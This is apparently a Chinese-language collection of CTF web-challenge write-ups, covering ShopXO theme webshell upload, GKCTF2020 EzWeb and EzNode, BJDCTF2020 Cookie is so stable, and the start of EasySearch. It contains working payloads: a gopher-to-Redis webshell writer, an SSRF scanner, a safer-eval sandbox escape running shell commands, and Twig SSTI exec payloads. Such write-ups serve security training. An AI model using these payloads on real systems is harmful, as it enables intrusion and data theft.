
ShopXO系统默认主题

免费下载 提取码： jb48


VIP
蓝色模板
作者： lenqe
主页： https://lenqe.com/

蓝色经典配色遇上圆润的设计，使你的网站更简洁。购买就送微信小程序模板哦！

2. 下载下来的主题是一个安装包，然后把webshell放到压缩包的default_static_ 目录下
3. 回到网页上，找到网站管理-主题管理-主题安装（然后选择你加入shell后的主题压缩包进行上传）



4. 安装成功后，shell就可以用了，访问地址是：
   http://xxxxxxxx.com/public/static/index/default/php_assert.php（php_assert.php是webshell文件）
5. 拿到webshell后，进入根目录发现flag文件，但是里面提示真的flag在/root目录下，但是我没有进入/root目录的权限
6. 翻看 `auto.sh` 脚本


/auto.sh

```
#!/bin/sh
while true; do (python /var/mail/makeflaghint.py &) && sleep 60; done

```


7. 查看/var/mail/makeflaghint.py文件的时候，发现可以执行系统命令，所以在这个文件中将flag输出到flag文件中拿到flag

7. 查看/var/mail/makeflaghint.py文件的时候，发现可以执行系统命令。所以在这个文件中将flag输出到flag文件中拿到flag。

```
import os
import io
import time
os.system("whoami")
os.system("cat /root/flag >> flag")
gk1=str(time.ctime())
gk="\nGet The RooT,The Date Is Useful!"
f=io.open("/flag.hint", "rb+")
f.write(str(gk1))
f.write(str(gk))
f.close()
```

GKCTF2020 EZ三剑客-EzWeb

1. 查看源码，提示`?secret`，发送GET请求包



```
eth0      Link encap:Ethernet  HWaddr 02:42:0a:fa:4c:09
          inet addr:10.250.76.9  Bcast:10.250.76.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
          RX packets:30 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4843 (4.8 KB)  TX bytes:5301 (5.3 KB)

eth1      Link encap:Ethernet  HWaddr 02:42:ac:12:00:11
          inet addr:172.18.0.17  Bcast:172.18.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:726 (726.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```


2. 可以看到内网地址，结合`url`参数想到了SSRF探测内网IP，拿大神的脚本跑一下

```
# -*- coding: utf-8 -*-
# By: reader-l
import threading
import queue
import sys
import requests
from subprocess import Popen, PIPE

url = 'http://069789a1-fd04-490e-a12a-414b3cac8907.node3.buuoj.cn/index.php'
# 定义一个类 传入参数queue
class DoRun(threading.Thread):
    def __init__(self, queue):
        threading.Thread.__init__(self)
        self._queue = queue

    def run(self):
        # 非空取数据
        while not self._queue.empty():
            ip = '10.250.76.' + self._queue.get()
            # sys.stdout.write(ip+"\n")
            param = {
                'url':ip,
                'submit':'提交'
            }
            header = {
                'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0'
            }
            r = requests.get(url,params = param,headers = header)
            # print(r.url)
            r.encoding = r.apparent_encoding
            html = r.text
            # print(html)
            if len(html)!=421:
                if '429' not in html:
                    sys.stdout.write(ip + ' is UP.\n')



def main():
    threads = []
    threads_count = 5
    queue1 = queue.Queue()

    # 放入ip地址
    for i in range(1, 255):
        queue1.put(str(i))

    for i in range(threads_count):
        threads.append(DoRun(queue1))

    for i in threads:
        i.start()

    for i in threads:
        i.join()


if __name__ == '__main__':
    main()
```

存活IP

```
10.250.76.4 is UP.
10.250.76.5 is UP.
10.250.76.9 is UP.
10.250.76.7 is UP.
10.250.76.6 is UP.
10.250.76.11 is UP.
```

3. 将IP依次查询，在`10.250.76.11`下发现一段话



被你发现了,但你也许需要试试其他服♂务,就在这台机子上! ...我说的是端口啦1

4. 爆破端口，发现 6379 端口存在 redis 服务
5. 用`file`协议读取文件`url=file:%20/var/www/html/index.php`

```
<?php
function curl($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    echo curl_exec($ch);
    curl_close($ch);
}

if(isset($_GET['submit'])){
  $url = $_GET['url'];
  //echo $url."\n";
  if(preg_match('/file\:\/\/|dict|\.\.\/|127.0.0.1|localhost/is', $url,$match))
  {
   //var_dump($match);
   die('别这样');
  }
  curl($url);
}
if(isset($_GET['secret'])){
 system('ifconfig');
}
?>
```

6. `gopher`协议写webshell，这篇文章总结的很好浅析Redis中SSRF的利用

```
# -*- coding: utf-8 -*-
import urllib.parse

protocol = "gopher://"
ip = "10.250.76.11"
port = "6379"
shell = "\n\n<?php system(\"cat /flag\");?>\n\n"
filename="shell.php"
path="/var/www/html"
passwd = ""
cmd=["flushall",
"set 1 {}".format(shell.replace(" ","${IFS}")),
"config set dir {}".format(path),
"config set dbfilename {}".format(filename),
"save"
]
if passwd:
    cmd.insert(0,"AUTH {}".format(passwd))

payload  = protocol + ip + ":" + port + "/_"

def redis_format(arr):
    CRLF = "\r\n"
    redis_arr = arr.split(" ")
    cmd = ""
    cmd += "*" + str(len(redis_arr))
    for x in redis_arr:
        cmd += CRLF + "$" + str(len((x.replace("${IFS}", " "))))+CRLF+x.replace("${IFS}"," ")
    cmd += CRLF
    return cmd
if __name__ == "__main__":
    for x in cmd:
        payload += urllib.parse.quote(redis_format(x))
    print(payload)
```

7. 访问`10.250.76.11/shell.php`拿到flag

--2020.10.28--

GKCTF2020 EZ三剑客-EzNode


Nodejs内置函数特性+ saferEval 沙箱逃逸

1. 打开环境拿到源码

```
const express = require('express');
const bodyParser = require('body-parser');

const saferEval = require('safer-eval'); // 2019.7/WORKER1 找到一个很棒的库

const fs = require('fs');

const app = express();

app.use(bodyParser.urlencoded({ extended: false }));
app.use(bodyParser.json());

// 2020.1/WORKER2 老板说为了后期方便优化
```

```
app.use((req, res, next) => {
  if (req.path === '/eval') {
    let delay = 60 * 1000;
    console.log(delay);
    if (Number.isInteger(parseInt(req.query.delay))) {
      delay = Math.max(delay, parseInt(req.query.delay));
    }
    const t = setTimeout(() => next(), delay);
    // 2020.1/WORKER3 老板说让我优化一下速度，我就直接这样写了，其他人写了啥关我p事
    setTimeout(() => {
      clearTimeout(t);
      console.log('timeout');
      try {
        res.send('Timeout!');
      } catch (e) {

      }
    }, 1000);
  } else {
    next();
  }
});

app.post('/eval', function (req, res) {
  let response = '';
  if (req.body.e) {
    try {
      response = saferEval(req.body.e);
    } catch (e) {
      response = 'Wrong Wrong Wrong!!!!';
    }
  }
  res.send(String(response));
});

// 2019.10/WORKER1 老板娘说她要看到我们的源代码，用行数计算KPI
app.get('/source', function (req, res) {
  res.set('Content-Type', 'text/javascript;charset=utf-8');
  res.send(fs.readFileSync('./index.js'));
});

// 2019.12/WORKER3 为了方便我自己查看版本，加上这个接口
app.get('/version', function (req, res) {
  res.set('Content-Type', 'text/json;charset=utf-8');
  res.send(fs.readFileSync('./package.json'));
});

app.get('/', function (req, res) {
  res.set('Content-Type', 'text/html;charset=utf-8');
  res.send(fs.readFileSync('./index.html'))
})

app.listen(80, '0.0.0.0', () => {
  console.log('Start listening')
});
```

2. 审计源码，首先导入了 saferEval 库，https://github.com/commenthol/safer-eval/issues/10 可以逃逸执行系统命令。然后需要请求路径为 `/eval`，
3. 接下来会根据 传进来的 `delay` 参数与代码中定义的 `delay` 进行比较，最后选择大的 `delay` 。
4. settimeout函数当 delay 大于 2147483647 或小于 1 时，则 delay 将会被设置为 1。



setTimeout(callback, delay[, ...args])

新增于: v0.0.1

- `callback` `<Function>` 当定时器到点时调用的函数。
- `delay` `<number>` 调用 `callback` 之前等待的毫秒数。
- `...args` `<any>` 当调用 `callback` 时传入的可选参数。
- 返回: `<Timeout>` 用于 `clearTimeout()`。

安排在 `delay` 毫秒之后执行一次性的 `callback`。

`callback` 可能不会精确地在 `delay` 毫秒后被调用 。 Node.js 不保证回调被触发的确切时间，也不保证它们的顺序。 回调会在尽可能接近指定的时间被调用。


当 `delay` 大于 `2147483647` 或小于 `1` 时，则 `delay` 将会被设置为 `1`。 非整数的 delay 会被截断为整数。

如果 `callback` 不是函数，则抛出 `TypeError`。

此方法有一个定制的用于 promise 的变体，使用 `util.promisify()` 创建：

```
const util = require('util');
const setTimeoutPromise = util.promisify(setTimeout);

setTimeoutPromise(40, 'foobar').then((value) => {
  // value === 'foobar' （传值是可选的）
  // 这会在大约 40 毫秒后执行。
});
```

5. 所以加上之前的突破沙箱的payload，最后的结果是这样的



```
flag{6e27248d-908c-4ac4-83d5-979e80a34dc6}
```

URL
http://ebc8b91d-15fd-4221-873d-ca1f09ffb208.node3.buuoj.cn/eval?delay= 2147483648

Enable POST

enctype
application/x-www-form-urlencoded


Body
e=clearImmediate.constructor("return process;")().mainModule.require("child_process").execSync("cat /flag").toString()

BJDCTF2020 Cookie is so stable


`Twig` 模板 SSTI

SSTI 知识可以翻看二向箔安全学院


1. 打开看到主界面，探测模板类型



2. 探测确认为`Twig`模板




```
GET /flag.php HTTP/1.1
Host: 97a927ec-d4d1-4245-adc0-613cd0f5f46a.node3.buuoj.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Referer: http://97a927ec-d4d1-4245-adc0-613cd0f5f46a.node3.buuoj.cn/flag.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8
Cookie: PHPSESSID=8587e60c2af52f3cb1cde5d91120f13d; user={{7*'7'}}
Connection: close
```




```
            </ul>
          </div>
        </div>

      </nav>
      <div class="container panel1">
        <div class="row">
          <div class="col-md-4">

          </div>
          <div class="col-md-4">
            <div class="jumbotron pan">
                <div class="form-group log
                <label>
                  <h2>
                    Hello 49
```

3. 联系题目名字，`cookie` 上一波 `Twig` 的payload：`{{_self.env.registerUndefinedFilterCallback("exec")}}` `{{_self.env.getFilter("cat /flag")}}`



```
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8
Cookie: PHPSESSID=8587e60c2af52f3cb1cde5d91120f13d; user=
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
Connection: close
```



```
      <div class="jumbotron pan">
        <div class="form-group log">
        <label>
          <h2>
            Hello flag{b9d13e37-f25c-43a8-bd7e-7295fae51a5b}
          </h2>
        </label>
      </div>
        <div class="row pt-3">
```

BJDCTF2020 EasySearch

1. 扫描到备份文件`index.php.swp`


```
<?php
 ob_start();
 function get_hash(){
  $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()+-';
  $random = $chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)];//Random 5 times
  $content = uniqid().$random;
  return sha1($content);
 }
    header("Content-Type: text/html;charset=utf-8");
 ***
    if(isset($_POST['username']) and $_POST['username'] != '' )
    {
        $admin = '6d0bc1';
        if ( $admin == substr(md5($_POST['password']),0,6)) {
            echo "<script>alert('[+] Welcome to manage system')</script>";
            $file_shtml = "public/".get_hash().".shtml";
            $shtml = fopen($file_shtml, "w") or die("Unable to open file!");
            $text = '
            ***
            ***
            <h1>Hello,'.$_POST['username'].'</h1>
            ***
   ***';
